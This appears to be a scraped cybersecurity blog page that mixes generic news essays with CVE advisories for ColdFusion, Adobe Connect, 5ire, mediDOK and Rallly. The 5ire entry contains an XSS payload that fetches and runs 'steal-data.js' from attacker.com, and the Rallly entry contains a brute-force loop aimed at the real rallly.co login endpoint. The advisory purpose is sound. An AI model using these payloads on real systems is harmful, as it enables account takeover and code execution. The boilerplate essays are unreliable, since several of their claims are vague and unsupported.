
Winston and Julia discover they are not alone as a hidden resistance grows through Ameeba Chat.

Winston and Julia discover they are not alone as a hidden resistance grows through Ameeba Chat.
In an era where data breaches and cyber threats are commonplace, the world of cybersecurity has witnessed a unique occurrence that has elicited a myriad of reactions from awe to disbelief. The protagonist of our story is a Yale student, who in his spare time, moonlights as a cybersecurity watchdog, using his hacking skills for the greater good.
A Twist in the Cybersecurity Narrative
The narrative of cybersecurity is often a grim one, filled with tales of malicious hackers and crippling data breaches. But this story is different. It’s about a young Yale student, who is using his skills in hacking to detect and expose cybersecurity flaws, serving as a self-appointed watchdog in an industry fraught with danger and deceit. His actions are a refreshing demonstration of how hacking skills can be used ethically, a concept known as “white hat” hacking.
Unveiling the Cybersecurity Watchdog
This young hacker’s journey began from a place of curiosity and a passion for understanding the intricacies of the digital world. He used these skills to detect vulnerabilities that could be exploited by malicious hackers, consequently helping organizations fortify their defenses. His actions mirror the concept of ‘hacktivism’, using hacking skills for social or political causes. However, his focus is not on activism but on securing the digital landscape from potential threats.
Deconstructing the Exploitation of Vulnerabilities
In this case, the hacker exploited vulnerabilities in security systems to expose potential risks. His methods varied from social engineering, where he manipulated individuals to breach security protocols, to more sophisticated techniques like exploiting zero-day vulnerabilities, which are flaws unknown to those responsible for patching or fixing the software.
Legal, Ethical, and Regulatory Implications
This unique scenario raises numerous legal, ethical, and regulatory questions. From a legal perspective, while the hacker’s intentions are noble, his actions could be perceived as unlawful. However, in the absence of harm or malicious intent, it might be challenging to categorize his actions as illegal. From an ethical standpoint, he is performing a valuable service, albeit in an unconventional manner. His actions have prompted discussions on the need for clearer guidelines and regulations in the realm of ethical hacking.
Practical Security Measures and Solutions
This story underlines the importance of robust security measures and the need for companies to proactively seek out vulnerabilities in their systems. Companies can employ penetration testers, essentially ethical hackers, who can identify and fix potential security flaws. Implementing multi-factor authentication, regular patch updates, and employee training to recognize phishing attempts are also crucial.
Shaping the Future of Cybersecurity
The Yale student’s actions could potentially redefine the future of cybersecurity. It underscores the need for a paradigm shift, from reactive cybersecurity measures to proactive ones. His actions also highlight the potential of emerging technologies like AI and blockchain in enhancing cybersecurity. AI can augment threat detection capabilities, while blockchain’s decentralized nature can provide increased transparency and security.
In conclusion, this unique story serves as a reminder of the evolving nature of cybersecurity threats and the unconventional means required to counter them. It underscores the need for constant vigilance, proactive measures, and perhaps, a new breed of watchdogs in the digital world.
Overview
In this blog post, we’ll be discussing an important vulnerability that affects ColdFusion versions 2025.1, 2023.13, 2021.19 and earlier. Identified as CVE-2025-43559, this vulnerability is an Improper Input Validation that could lead to arbitrary code execution, potentially compromising entire systems and leading to data leakage. This vulnerability is highly critical as it can be exploited without user interaction, and can even bypass security mechanisms when exploited by a high-privileged attacker.
Vulnerability Summary
CVE ID: CVE-2025-43559
Severity: Critical (CVSS: 9.1)
Attack Vector: Network
Privileges Required: High
User Interaction: None
Impact: System compromise, potential data leakage
Affected Products
Product | Affected Versions
ColdFusion | 2025.1
ColdFusion | 2023.13
ColdFusion | 2021.19 and earlier versions
How the Exploit Works
The vulnerability is an Improper Input Validation flaw. This means that the software does not properly validate or sanitize user-supplied input. This vulnerability could allow an attacker to send malicious input to the system, leading to arbitrary code execution. If the attacker has high privileges, they can leverage this vulnerability to bypass security mechanisms, potentially compromising the entire system or exposing sensitive data.
Conceptual Example Code
Here’s a conceptual example of how this exploit might work. The attacker sends a specially crafted HTTP request to the vulnerable endpoint, including a malicious payload in the request.
POST /vulnerable/endpoint HTTP/1.1
Host: target.example.com
Content-Type: application/json
{ "malicious_payload": "code_to_execute" }
This malicious payload gets processed by the server without proper validation, leading to arbitrary code execution.
Mitigation Guidance
To mitigate this vulnerability, organizations are advised to apply the latest patches provided by the vendor. In case the patches cannot be applied immediately, using a Web Application Firewall (WAF) or an Intrusion Detection System (IDS) can serve as a temporary mitigation, helping to detect and block attempts to exploit this vulnerability. Regularly updating and patching systems, as well as enforcing strict privilege management, can also help to prevent successful exploitation of this and similar vulnerabilities.
Overview
Adobe Connect, a popular web conferencing platform, has recently been discovered to have a significant security vulnerability identified as CVE-2025-43567. This vulnerability primarily affects Adobe Connect versions 12.8 and earlier. The issue arises from a reflected Cross-Site Scripting (XSS) vulnerability that could potentially be exploited by an attacker to inject malicious scripts into form fields. Given the extensive use of Adobe Connect, this vulnerability poses a serious threat to both individual users and organizations, potentially leading to system compromise or data leakage.
Vulnerability Summary
CVE ID: CVE-2025-43567
Severity: Critical (9.3 CVSS Score)
Attack Vector: Network
Privileges Required: None
User Interaction: Required
Impact: Session takeover, potential system compromise or data leakage
Affected Products
Product | Affected Versions
Adobe Connect | 12.8 and earlier
How the Exploit Works
An attacker exploiting this vulnerability would typically craft a URL containing malicious JavaScript and then trick a victim into clicking on it. Once the victim navigates to the page with the vulnerable form field, the malicious JavaScript is reflected back and executed in the victim’s browser. This could lead to session takeover, where the attacker gains unauthorized access to the victim’s session, potentially compromising the system or leading to data leakage.
Conceptual Example Code
Here’s a conceptual example of how the vulnerability might be exploited. In this HTTP request, the attacker embeds malicious JavaScript in the user input “username.
GET /login?username=<script>malicious_code_here</script> HTTP/1.1
Host: target.example.com
The server then reflects this malicious script back to the user’s browser where it could be executed, leading to the potential security breaches mentioned above.
Mitigation Guidance
To mitigate this vulnerability, Adobe has released a patch and it is strongly recommended that users of Adobe Connect update to the latest version as soon as possible. As a temporary measure, a Web Application Firewall (WAF) or Intrusion Detection System (IDS) can be used to help detect and prevent exploitation of this vulnerability. However, these measures should not replace the need for applying the official patch from Adobe.
In the world of cybersecurity, a single breach can trigger a cascade of consequences. This cold reality was recently brought to light by the cybersecurity incident involving Cellcom, an Israeli telecommunications company. The event has sparked intense discussions among I.T. experts, and the repercussions extend far beyond one company’s firewalls.
The Cellcom Cybersecurity Incident: A Narrative
Cellcom, a leading telecommunications provider in Israel, fell prey to a cyberattack that has been described by experts as a stark reminder of the vulnerability of critical infrastructure. The incident, which occurred in March, saw a significant disruption to the company’s services, leaving thousands of customers without access.
The attack was attributed to a group known as “Iranian Hackers,” a collective reportedly linked to the Iranian government. This incident underscores a growing trend of state-sponsored cyber warfare, a disturbingly prevalent threat in today’s digital landscape.
Industry Implications: The Risks and Repercussions
This incident’s impact extends far beyond the company’s immediate sphere of operation. The attack on Cellcom underlines how even the seemingly secure systems of major corporates can be compromised, potentially affecting national security and the economy.
The worst-case scenario following an attack of this nature is a prolonged disruption of services, leading to economic loss, erosion of customer trust, and potential legal action. On the other hand, the best-case scenario would be a swift recovery and implementation of enhanced security measures to prevent future attacks.
Cybersecurity Vulnerabilities: A Closer Look
The Cellcom incident illustrates a common cybersecurity weakness: dependence on outdated security systems. The attackers reportedly exploited a known vulnerability in an old version of the company’s website, which had not been updated.
This incident highlights the importance of regular system updates and patches, an often overlooked aspect of cybersecurity. The combination of social engineering and exploiting known vulnerabilities is a common tactic in the hacker’s playbook, making continuous vigilance crucial.
Legal, Ethical, and Regulatory Consequences
Cybersecurity incidents of this nature often lead to a legal and regulatory minefield, with the potential for hefty fines and lawsuits. Authorities around the world are tightening regulations on data protection and cybersecurity, and companies found lacking can face severe penalties. In this case, Cellcom may face regulatory scrutiny and potential legal action from affected customers.
Preventing Future Attacks: Security Measures and Solutions
In the aftermath of such an attack, businesses must prioritize implementing robust security measures. These include regular system updates, employee education on recognizing phishing attempts, and implementing multi-factor authentication.
A case study worth noting is that of Microsoft, which successfully thwarted similar attacks by employing a zero-trust architecture and AI-driven threat detection.
The Future of Cybersecurity: Lessons Learned
The Cellcom incident is a stark reminder of the evolving threats in the cybersecurity landscape. As we move towards a future where AI, blockchain, and zero-trust architecture become the norm, companies must stay vigilant and invest in strengthening their cybersecurity posture.
This incident serves as a lesson that cybersecurity is not a one-time effort, but a continuous process of adaptation and evolution. The threats we face are ever-evolving, but with foresight, investment, and a commitment to best practices, we can ensure that our defenses evolve in tandem.
Overview
The Common Vulnerabilities and Exposures (CVE) system has identified a critical issue, dubbed CVE-2025-47777, within the 5ire, a desktop artificial intelligence assistant. This vulnerability is a serious concern for all users of 5ire client versions prior to the patched 0.11.1 release, especially those interacting with untrusted chatbots or pasting external content into the platform.
Due to insufficient sanitization, the 5ire AI assistant is susceptible to stored cross-site scripting (XSS) in chatbot responses, which can escalate to Remote Code Execution (RCE). This vulnerability is not just a threat to system integrity, but also a risk to user privacy and data security.
Vulnerability Summary
CVE ID: CVE-2025-47777
Severity: Critical, CVSS Score 9.6
Attack Vector: Network
Privileges Required: None
User Interaction: Required
Impact: Potential system compromise and data leakage
Affected Products
Product | Affected Versions
5ire AI Assistant | Versions prior to 0.11.1
How the Exploit Works
The exploit takes advantage of insufficiently sanitized chatbot responses in the 5ire AI assistant. When the user interacts with an untrusted chatbot or pastes external content, the attacker can inject malicious scripts. These scripts are then stored and executed within the client’s environment when the tainted chatbot response is rendered.
The dangerous part of this vulnerability is its potential to escalate from stored XSS to Remote Code Execution (RCE) due to unsafe Electron protocol handling and exposed Electron APIs.
Conceptual Example Code
Consider this pseudocode example which illustrates a possible exploit:
POST /chatbot/message HTTP/1.1
Host: target.example.com
Content-Type: application/json
{
"message": "<script>require('child_process').exec('curl http://attacker.com/steal-data.js | node')</script>"
}
In this example, a malicious script is sent as a chat message. If the server does not sanitize this input correctly, the script is stored and later executed in the client’s environment, leading to potential system compromise or data leakage.
Mitigation Guidance
Users are advised to immediately update their 5ire AI assistant to the patched version 0.11.1, which resolves this vulnerability. As a temporary mitigation, users could implement a Web Application Firewall (WAF) or Intrusion Detection System (IDS) to detect and prevent potential exploitation attempts of this vulnerability.
Introduction: A New Era of Cybersecurity
The year 2025 marked another milestone in the ever-evolving landscape of cybersecurity. The RSA Conference, renowned globally as a hub for cybersecurity professionals, was a cornucopia of new trends, insights, and revelations. This isn’t just another news in the cybersecurity world, it’s a clarion call for individuals, businesses and governments to redefine their security strategies. The urgency is underscored by the increasing sophistication of cyber threats, in an era where digital interactions are the norm.
The Event: A Mosaic of Cybersecurity Trends
The RSA Conference 2025 was a showcase of ingenuity and innovation, but also a sobering reminder of the challenges ahead. Notable experts, from government agencies to leading tech companies, shared their insights and experiences. Among the trends that emerged, there was a clear focus on artificial intelligence (AI), zero-trust architecture, and the ever-present threat of phishing and ransomware.
Industry Implications: Stakes and Scenarios
The implications of these trends are far-reaching, affecting stakeholders across all sectors. For businesses, the risks are financial and reputational. Individuals face threats to personal data and privacy, while for governments, national security is at stake. In a worst-case scenario, a cybersecurity breach could lead to catastrophic data loss or the shutdown of critical infrastructure. On the flip side, the best-case scenario sees companies and individuals adopting advanced cybersecurity measures, thereby mitigating the risk of cyberattacks.
Cybersecurity Vulnerabilities: The Weakest Links
The conference highlighted the common vulnerabilities exploited by cybercriminals. Phishing and ransomware remain popular, exploiting human error and system vulnerabilities. Zero-day exploits, which take advantage of undisclosed software vulnerabilities, are also a significant concern. These threats underscore the need for robust security systems and increased user awareness.
Legal, Ethical and Regulatory Consequences
The emerging trends from the RSA Conference have legal, ethical, and regulatory implications. Existing laws and cybersecurity policies may need to be revised to address these developments. Companies could face lawsuits, government action, or fines for failing to protect data adequately. On the ethical front, the use of AI and other technologies in cybersecurity raises questions about privacy and surveillance.
Security Measures and Solutions
Fortunately, the conference also offered practical solutions. These include adopting a zero-trust architecture, which assumes that any entity could be a potential threat. Training to recognize and avoid phishing attempts is also crucial. There were several case studies of companies that have successfully implemented these measures, providing a roadmap for others.
Future Outlook: Shaping the Cybersecurity Landscape
The RSA Conference 2025 has provided a glimpse into the future of cybersecurity. It’s clear that as threats evolve, so too must our defenses. The lessons learned from this event will be vital in staying ahead of cyber threats. Emerging technologies like AI, blockchain, and zero-trust architecture will play a significant role in shaping the cybersecurity landscape of the future.
In conclusion, the RSA Conference 2025 has served as a reminder of the constant evolution and urgency of cybersecurity. It’s a call to action for all stakeholders to reevaluate and strengthen their cybersecurity strategies. The future of cybersecurity is here, and we must be ready to meet it head-on.
Overview
The cybersecurity landscape is an ever-evolving space with new vulnerabilities being discovered regularly. One such vulnerability, CVE-2025-32363, is a critical flaw that affects mediDOK, versions before 2.5.18.43. This vulnerability could allow a remote attacker to execute arbitrary code on a target system, potentially leading to full system compromise or data leakage. Given the severity of the consequences, it is crucial that all organizations and individuals using affected versions of mediDOK understand the issue and take appropriate mitigation steps.
Vulnerability Summary
CVE ID: CVE-2025-32363
Severity: Critical (9.8/10)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: Remote code execution, System compromise, Potential data leakage
Affected Products
Product | Affected Versions
mediDOK | Versions before 2.5.18.43
How the Exploit Works
This vulnerability pivots on the deserialization of untrusted data. Deserialization is the process of converting data from a flat format into an object hierarchy. However, when the data being deserialized is untrusted and not properly validated, an attacker can inject malicious data that, when deserialized, leads to unintended code execution on the target system.
In the case of CVE-2025-32363, an attacker can remotely send serialized malicious data to the mediDOK system. When the system deserializes this data, it inadvertently executes the malicious code, giving the attacker the ability to control the system or access sensitive data.
Conceptual Example Code
The following is a
conceptual
example of how an attacker might exploit this vulnerability. This is a simplified example and actual exploit code might be more complex.
POST /mediDOK/endpoint HTTP/1.1
Host: target.example.com
Content-Type: application/java-serialized-object
rO0ABXNyABdqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAAAeHAAAAAAeA==
This is a base64 encoded serialized Java object. When deserialized, it could lead to arbitrary code execution.
Impact and Mitigation
The impact of this vulnerability is severe, potentially leading to system compromise and data leakage if exploited. It is essential for all users of mediDOK versions before 2.5.18.43 to apply the vendor’s patch. In cases where the patch cannot be applied immediately, a Web Application Firewall (WAF) or Intrusion Detection System (IDS) can be used as a temporary mitigation strategy to detect and block exploit attempts. However, these are only temporary measures and the vendor’s patch should be applied as soon as possible to fully mitigate the vulnerability.
In the realm of cybersecurity, the stakes are continuously rising. With the digital transformation sweeping across the globe, the need for robust cybersecurity measures is more critical than ever. In light of the escalating online threats, the US Government has taken a decisive step by forming the Supply Chain Council (SCC) to overhaul its foreign cybersecurity aid and fortify global cyber defenses. This blog post will delve into the implications of this initiative and its potential impact on the global cybersecurity landscape.
A Backdrop of Rising Cyber Threats
Historically, cyber threats have been an ongoing concern for nations worldwide. In recent years, the frequency and sophistication of these threats have surged exponentially. High-profile data breaches, ransomware attacks, and state-sponsored cyber assaults have underscored the vulnerability of even the most secure systems. As a result, cybersecurity has emerged as a pressing issue on the international stage, necessitating collaborative efforts to combat the multifaceted challenges.
The Birth of the Supply Chain Council
In response to the increasing cybersecurity threats, the US Government has established the Supply Chain Council (SCC). The council is composed of key players from various governmental agencies, including the Department of Homeland Security and the Department of Defense. This collaborative approach aims to streamline the US’s foreign cybersecurity aid, ensuring that partner countries are equipped with the necessary tools and knowledge to fend off cyber-attacks.
Understanding the Cybersecurity Vulnerabilities
Cyber threats have evolved to exploit a wide array of vulnerabilities, from phishing and ransomware attacks to sophisticated social engineering tactics. In many instances, the weakest link in the cybersecurity chain is the lack of awareness and preparedness among organizations and individuals. The SCC’s formation is designed to address these vulnerabilities by bolstering cybersecurity capabilities at a global level, thus reducing the attack surface for cybercriminals.
Unpacking the Industry Implications
The SCC’s initiative carries significant implications for the cybersecurity industry. Businesses, governments, and individuals stand to benefit from a more coordinated, comprehensive approach to cyber defense. On the flip side, cybercriminals will face an increasingly united and prepared front, potentially deterring future attacks. However, the effectiveness of this initiative will largely depend on successful implementation and adherence to cybersecurity best practices.
The Legal and Regulatory Consequences
From a legal and regulatory standpoint, the SCC’s formation underscores the increasing emphasis on cybersecurity at a policy level. Laws such as the cybersecurity Information Sharing Act and the Federal Information Security Management Act are likely to be reinforced and potentially revised to accommodate the changing cyber threat landscape. This could lead to more stringent cybersecurity regulations for businesses, particularly those operating in critical sectors.
Preventing Future Cyber Attacks: Security Measures and Solutions
For organizations and individuals, the SCC’s initiative is a timely reminder of the importance of cybersecurity. Effective measures to prevent cyber attacks include implementing multi-factor authentication, maintaining up-to-date software, educating employees about phishing scams, and conducting regular security audits. Case studies of companies that have successfully thwarted cyber attacks, such as IBM and Microsoft, underscore the value of a proactive, layered approach to cybersecurity.
A Look into the Future of Cybersecurity
The formation of the SCC signifies a pivotal moment in the evolution of cybersecurity. As we move forward, we can expect a greater focus on collaborative defense strategies, leveraging emerging technologies like AI, blockchain, and zero-trust architecture. The SCC’s initiative serves as a reminder that in the battle against cyber threats, unity and preparedness are our most potent weapons.
Overview
We are shedding light on a critical security vulnerability, identified as CVE-2025-47781, that affects Rallly, an open-source scheduling and collaboration tool. This vulnerability has a significant impact on all users of the application, potentially leading to system compromise and data leakage. It lies within the application’s token-based authentication system, specifically in versions up to and including 3.22.1. The primary concern arises from the weak entropy of the 6-digit authentication token and absence of brute force protection, permitting unauthorized attackers to gain access to user accounts. This blog post aims to provide an in-depth analysis of the vulnerability, its potential impact, and recommended mitigation strategies.
Vulnerability Summary
CVE ID: CVE-2025-47781
Severity: Critical (9.8)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: System compromise or data leakage
Affected Products
Product | Affected Versions
Rallly | Up to and including 3.22.1
How the Exploit Works
The vulnerability lies in the token-based authentication system of the Rallly application. Upon login, users insert their email, and a 6-digit code is sent to their email address to complete the authentication. This token, due to its low entropy, can be easily brute-forced by an attacker within the token’s expiration time of 15 minutes. Moreover, the absence of brute force protection escalates the risk. An attacker with knowledge of a valid email address could systematically and successfully brute force the token, enabling them to take over the associated account.
Conceptual Example Code
While the exact code to exploit the vulnerability is beyond the scope of this article, a conceptual example would involve an iterative process of attempting to authenticate with all possible 6-digit codes. This could be presented in pseudocode as follows:
for code in range(100000, 999999):
response = requests.post(
"https://www.rallly.co/api/auth/callback/email",
data={'email': 'target@example.com', 'token': str(code)}
)
if response.status_code == 200:
print(f"Successful authentication with token: {code}")
break
This code fragment illustrates the process of attempting authentication with all possible 6-digit codes. On a successful authentication, the process breaks and prints the successful token.
Mitigation
As of the time of publication, no patched versions are available. However, until a security patch is released by Rallly, users are advised to employ Web Application Firewalls (WAF) or Intrusion Detection Systems (IDS) as temporary mitigation. These systems can help detect and prevent potential brute force attacks. Furthermore, it is recommended to use unique email addresses not publicly associated with users, reducing the chance for attackers to guess the email addresses used for registration on the application.
